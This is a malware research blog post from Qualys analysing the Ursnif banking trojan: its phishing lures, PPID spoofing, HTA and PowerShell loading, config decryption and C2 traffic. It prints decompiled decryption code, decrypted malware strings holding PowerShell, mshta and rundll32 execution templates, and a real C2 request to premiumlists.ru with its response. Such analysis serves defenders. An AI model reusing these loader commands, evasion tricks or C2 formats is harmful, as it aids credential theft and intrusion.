Community

Search blog

Blog Home

Ursnif Malware Banks on News Events for Phishing Attacks

Amit Gadhave, Senior Malware Research Engineer, Qualys
May 8, 2022 - 9 min read

18

Last updated on: *December 22, 2022*

Table of Contents

Ursnif (aka Gozi, Dreambot, ISFB) is one of the most widespread banking trojans. It has been observed evolving over the past few years. Ursnif has shown incredible theft capabilities. In 2020 Ursnif rose to prominence becoming one of the top ten most prolific pieces of malware. Among its core functionalities are stealing credentials, downloading other malware, working as a keylogger, among others.

Ursnif is mostly spread through spear phishing emails. Its attacks are often targeted at banking, financial services, and government agencies. In phishing emails, it tries to impersonate government authorities and leverage current events in the news to gain user trust, which leads to initial access to the victim's system. Once the user opens the malicious attachment, the trojan uses User Agents that imitated Zoom and Webex in a further effort to blend in and allow for exploitation. This behavior was observed during the peak of the pandemic.

Technical Analysis of Ursnif Malware

Infection Chain

In our analysis, phishing emails with a macro embedded XLS attachment or a zip attachment containing an HTA file initiated the infection chain, as pictured below.



Fig. 1 Infection chain

Infection Scenario 1: XLS Document Analysis

A malicious XLS document (fig. 2) pretends to be a document related to DHL, the shipping company. It contains VBA macro code to download a binary file from the URL embedded in the document. Once the User enables macro content, the macro gets executed which further downloads the executable binary.



Fig. 2 Malicious XLS document

After downloading the binary file, it retrieves the handle of `explorer.exe` process and calls UpdateProcThreadAttribute to perform parent PID spoofing (fig. 3).



Fig. 3 VBA macro code performing PPID spoofing

In the parent process of the dropped executable, (1440.exe) is spoofed to `explorer.exe`. to evade detection (fig. 4).



Fig. 4 PPID spoofing

Infection Scenario 2: HTA Document Analysis

In another infection scenario, we observed that the phishing email is sent with a zip attachment having an HTA file. After de-obfuscating several layers, PowerShell script downloads a DLL file from an embedded URL and executes it using rundll32.exe. The extension used for the remote DLL is .txt, a feasible way to evade the watchful eyes of most security products.

Below, figure 5 shows several obfuscation layers in the HTA sample:



Fig. 5 HTA document analysis

Technical Analysis of Ursnif Loader

Ursnif loader contains several layers of in-memory unpacking routines which are observed in malware families like zloader, emotet, and others. It rewrites an in-memory image with a new unpacked binary that uses the Thread APC injection technique to execute malicious code in another thread of a current process. Once the control is passed to the final loader, it decrypts the BSS section.

The BSS section contains important configuration details in encrypted form, such as libraries and API names, string formats for sending data to Command & Control (CnC), registry entries, bat commands format, PowerShell commands format, HTA application format, etc. These configuration details are required for performing further activities. Below, figures 7 and 8 reveal that the malware uses campaign date as a key to decrypt the BSS section.

```
memcpy(data, BSS_VA, BSS_size);
BSS_size = 0;
TIME_VALUE1 = TIME_VALUE;
if ( v5 )
{
  v14 = (_DWORD *)((char *)&unk_26AB7BE + data1 - (_BYTE *)BSS_VA + TIME_VALUE);
  pdata = data1;
  do
  {
    strcpy((char *)v11, " 1 2022");       // key for BSS decryption
                                          //
    Decrypt_BSS_sub_26A5FB9(
      0x1000u,
      pdata,
      (int)pdata,
      BSS_RVA + (v11[0] ^ *(_DWORD *)"Feb  1 2022") - BSS_size + TIME_VALUE - 1,
      1);
    v10 = v14[1] - v14[2];
    pdata += 4096;
    TIME_VALUE1 = v14[3] + v10;
    ++BSS_size;
  }
  while ( BSS_size < v5 );
  data1 = data2;
}
result = TIME_VALUE1 - 1773297476;
if ( TIME_VALUE1 == 1773297476 )          // performing validation of decrypted content
                                          //
                                          //
{
  dword_26AA344 = 1773297476;
```

Fig. 6 BSS section decryption routine

```
ASCII
wSetContextThread.RtlNtStatusToDosError.o.p.e.n...ZwWow64ReadVir
tualMemory64.64.ZwProtectVirtualMemory.%02u-%02u-%02u %02u:%02u:
%02u...ZwGetContextThread.Mozilla/4.0 (compatible; MSIE 8.0; Win
dows NT %u.%u%s).kernelbase.%.s.%.x...NTDSAPI.DLL.LdrRegisterDll
Notification.S:(ML;;NW;;;LW)D:(A;;0x1fffff;;;WD)(A;;0x1fffff;;;S
-1-15-2-1)(A;;0x1fffff;;;S-1-15-3-1).%c%02X.%s=%s&.soft=%u&versi
on=%u&user=%08x%08x%08x%08x%08x&server=%u&id=%u&crc=%x.&uptime=%u.&%
s.size=%u&hash=0x%08x.http://.%u%u%u.Content-Type: multipart/for
m-data; boundary=%s.Content-Disposition: form-data; name="upload
_file"; filename="%.4u.%lu".Content-Type: application/octet-stre
am.GET.CreateProcessA.ZwMapViewOfSection.ZwCreateSection.ZwClose
..jpeg..gif..bmp..avi.Software\AppDataLow\Software\Microsoft\.Â©
 2020 Microsoft Corporation. All rights reserved..%systemroot%\s
ystem32\c_1252.nls.\*.dll.0123456789ABCDEF.%08x%08x%08x%08x...e.
x.e...Software\Microsoft\Windows\CurrentVersion\Run...d.l.l...Lo
cal\.Global\.&ip=%s.r.u.n.d.l.l.3.2. ."."%.s."".,.%.s...&os=%s.%u.
%u_%u_%u_x%u.&tor=1.&dns=%s.&whoami=%s.HKCU.r.u.n.a.s...c.m.d...
e.x.e.../.C. ."".c.o.p.y. ."".%.s."". ."".%.s."". ./.y. .&.&. .r.u.n.
d.l.l.3.2. ."".%.s."".,.%.s."".../.C. ."".c.o.p.y. ."".%.s."". ."".%.
s."". ./.y. .&.&. ."".%.s."". ."".%.s."".."...L.o.w.\.....M.i.c.r.o.s.
o.f.t...Wow64EnableWow64FsRedirection.IsWow64Process.D:(D;OICI;G
A;;BG)(D;OICI;GA;;AN)(A;OICI;GA;;AU)(A;OICI;GA;;BA).@CODE@.H
KLM...../.C. .p.i.n.g. .l.o.c.a.l.h.o.s.t. .-.n. .%.u. .&.&. .d.
e.l. ."".%.s."...S.O.F.T.W.A.R.E.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.
w.s. .N.T.\.C.u.r.r.e.n.t.V.e.r.s.i.o.n.....I.n.s.t.a.l.l.D.a.t.
e.......%.S.=.n.e.w. .A.c.t.i.v.e.X.O.b.j.e.c.t.(.'.W.S.c.r.i.p.
t...S.h.e.l.l.').;.%.S...R.u.n.(.'.p.o.w.e.r.s.h.e.l.l. .n.e.w.
-.a.l.i.a.s. .-.n.a.m.e. .%.S. .-.v.a.l.u.e. .g.p.;. .n.e.w.-.a.
l.i.a.s. .-.n.a.m.e. .%.S. .-.v.a.l.u.e. .i.e.x.;. .%.S. .(.[.S.
y.s.t.e.m...T.e.x.t...E.n.c.o.d.i.n.g.].:.:.A.S.C.I.I...G.e.t.S.
t.r.i.n.g.(.(.%.S. ."".%.S.:.\.%.S."").)...%.s.).).'.,.0.,.0.).;...
m.s.h.t.a. ."".a.b.o.u.t.:.<.h.t.a.:.a.p.p.l.i.c.a.t.i.o.n.>.<.s.
c.r.i.p.t.>.%.S.=.'.w.s.c.r.i.p.t...s.h.e.l.l.';.r.e.s.i.z.e.T.
o.(.0.,.2.).;.e.v.a.l.(.n.e.w. .A.c.t.i.v.e.X.O.b.j.e.c.t.(.%.S.
)...r.e.g.r.e.a.d.(.'.%.S.\.\.\.%.S.\.\.\.%.S.'.).).;.i.f.(.!.w.
i.n.d.o.w...f.l.a.g.).c.l.o.s.e.(.).<./.s.c.r.i.p.t.>."...IE8Run
OnceLastShown_TIMESTAMP.S.O.F.T.W.A.R.E.\.M.i.c.r.o.s.o.f.t.\.I.
n.t.e.r.n.e.t. .E.x.p.l.o.r.e.r.\...M.a.i.n.....V.e.r.s.i.o.n...
C.h.e.c.k._.A.s.s.o.c.i.a.t.i.o.n.s.....n.o...IE10RunOnceLastSho
wn_TIMESTAMP.Host:..%.A.P.P.D.A.T.A.%...avast.....................
```

Fig. 7 Decrypted BSS section content

Ursnif parses the configuration details through the JJ structure present in the PE (Portable Executable) header (fig. 9). The JJ structure contains the config blob address, config size, CRC Hash of decoded config and XOR key used to decode the config blob.



Fig. 8 JJ header of loader

Below, figure 10 reveals the configuration details present in the blob.



Fig. 9 Configuration blob of loader

The malware process iterates through CnC and uses these configuration details to generate a http GET request to CnC as shown in figure 10. It collects some information from the host machine like computer name, username, uptime, and CRC.



Fig. 10 HTTP GET request

Below are parameters which are encrypted in the GET request:

`soft, version, user, server, id, crc, uptime, size, hash, dns, whoami`

Parameters like `soft` and `version` are hardcoded in the binary. Here, the version might specify the malware binary version.

The `user` parameter is generated using username, computer name, and the result of _CPUID instruction. It may be used by the threat actor to uniquely refer to execution instance.

The `server` and `id` values are taken from the extracted config.

The `uptime` parameter is a result of the QueryPerformanceCounter API.

Further, it encrypts a http request with (AES-CBC mode) using a 128-bit key present in the extracted config and performs BASE64 encoding. It performs transformations like replacing +, / with `_2B`, `_2F` respectively and inserts / at random locations.

Figure 11 shows a typical encrypted http GET request.

```
GET /drew/4p95gkg1KcHv/g8923A5dY7c/Ro0W6zo2jt_2Fn/_2FOnch_2BTcjG9bNN_2F/gSU32_2FsGJDsv2D/
kyHWUzzmmk4zVE2/cXaa1UML1_2FQBQUQw/SqVFA_2BA/8nxA82IP_2BdL9_2BjjU/9FpH28Tb9aTT7zvq_2F/
htDtkIuVq2WQgWCpjaoBr3/jV91XRYj_2Bii/lqL4JjKi/nUyQdCl4O91kun_2F_2BToR/HGdO4exPqQ/JU0f9QAY1fMlHtkj8/
njh9kWl6B1lW/w6LZMjXwGb9uB229d92/kt7.jlk HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Accept-Language: en-IN
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: premiumlists.ru
Connection: Keep-Alive
```

Fig. 11 Encrypted request

If CnC is active, it responds with encrypted data in BASE64 encoded form. In recent versions (2.60.xxx), we observed that sometimes data is not base64 encoded. Below, figure 12 shows a typical response from the server:

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 23 Mar 2022 07:49:50 GMT
Content-Type: application/octet-stream
Content-Length: 246648
Connection: keep-alive
Pragma: public
Accept-Ranges: bytes
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Content-Disposition: inline; filename="623ad11e9da47.bin"

RzlMf/MBk/KHgXNQVbIPmsgMXr8mo5fOLTSgstghC7EOqjYGPTiI46joxttUkZ1v0UZfxrT/
YkwyMmtioCQzD7LmTo3Ip94wgtPyv3iLf490yHYnRAQ5y2sbzISE7/SzPyEjFnxfYVSmbUP78es/
jUHhsnMBa3Xdo9yXEfTYa7Qud690dXftAZ8EO2RYbV8NsPnhw/
PFt9KfxL2ypCYhjJYybt08SeVE7ANq+DNou36bbkwAqG7j8uT+UEDwaYGJig8vYUPn3B6uKOuH/pVogRupdYnLmqS5DTyeX4ZA21k9x/7OCCLiOpNS9G/
3HIxG9v4LHi1afqugVHBijmXu+QAXsAyeV9GIwfDIPZYE43hRtLjf8sE5PkUokmj6V5VM/
OdXF6mn+37B9Vyh5nxGeBKNNXd2RvsSnWB+xxKMubMqsvqIliHz5T6VWIqM5BVyVdXJp5aGdkpUAZtYKWvg+I975ksbVVCgXKTCGEGTJMH1Fxfe59d4jotNKVY
jEbxCddKYVsIcSPBT21icabKtK7xrxHSLDGYStAUgnQMhvCulajQ5WkO6neihvMeSBi9hu9w4mVgyTCDwRlnCqb8QWfN9XuEFNucTJAJhUgA9VGmsDnwoIV3+7
N6LUrZuS3bc9XwxFrrApOxy1p28yGsjX1Xub6eEiLQNwQ6QS6ks9gaq8ODqLGBY0+ZiyikokFuPNUG3E5xGol1KffiAtR/
dpKeD6iP1T16u7h9letOO3nLJ1i4A9XRWN+EgPlgETd1Hegz9/PdtS5ZmrmurGl/
q4LUgmmcXerwsNFcashKi56TR64W7jV6qSYxxbl+Vp8wtlI4Kw1Ca36EQP8fEd5cdw9kV9B525ddARNC3z7Lz0NawliAgwDHuaZI+B84g/
Ka7Fxz1RPdQo7yVMVV4abnEJJHw6vBMdRBkPj/j4MC8zgtd/
Qx9tqWPypzypdByAC9Py6F1u49iHumcjV7Mw9cHaI0H26bjp+wmhqTUiyUQxSirn2ceVlDwN5b8vyP8pnpEU3JIGcW2QZWr7Vem4PwuXTNo3m3ahNyiJzQr+sE
J6SrUDpWhOfd6FhDG8TWo8XSQb51h5mvJpBqhBX4Gzy5mfOFX+0l4drUjrlyJ5ZE2TJQn0BWAWyaSsqmcdp8Jwc6pdYt9vAJ1/8G/JlSpvYmbFpJbUDIkfUHt/
97B5LLRf0xverFyQke1YAz8+/1W/RDDuelqhKFDm/pAi4Z4+wE/
```

Fig. 12 Encrypted response

Ursnif malware first decodes the base64 string and then decrypts the last 0x80 bytes using an RSA key embedded in the config. Below, figure 13 reveals the RSA key present in the config.

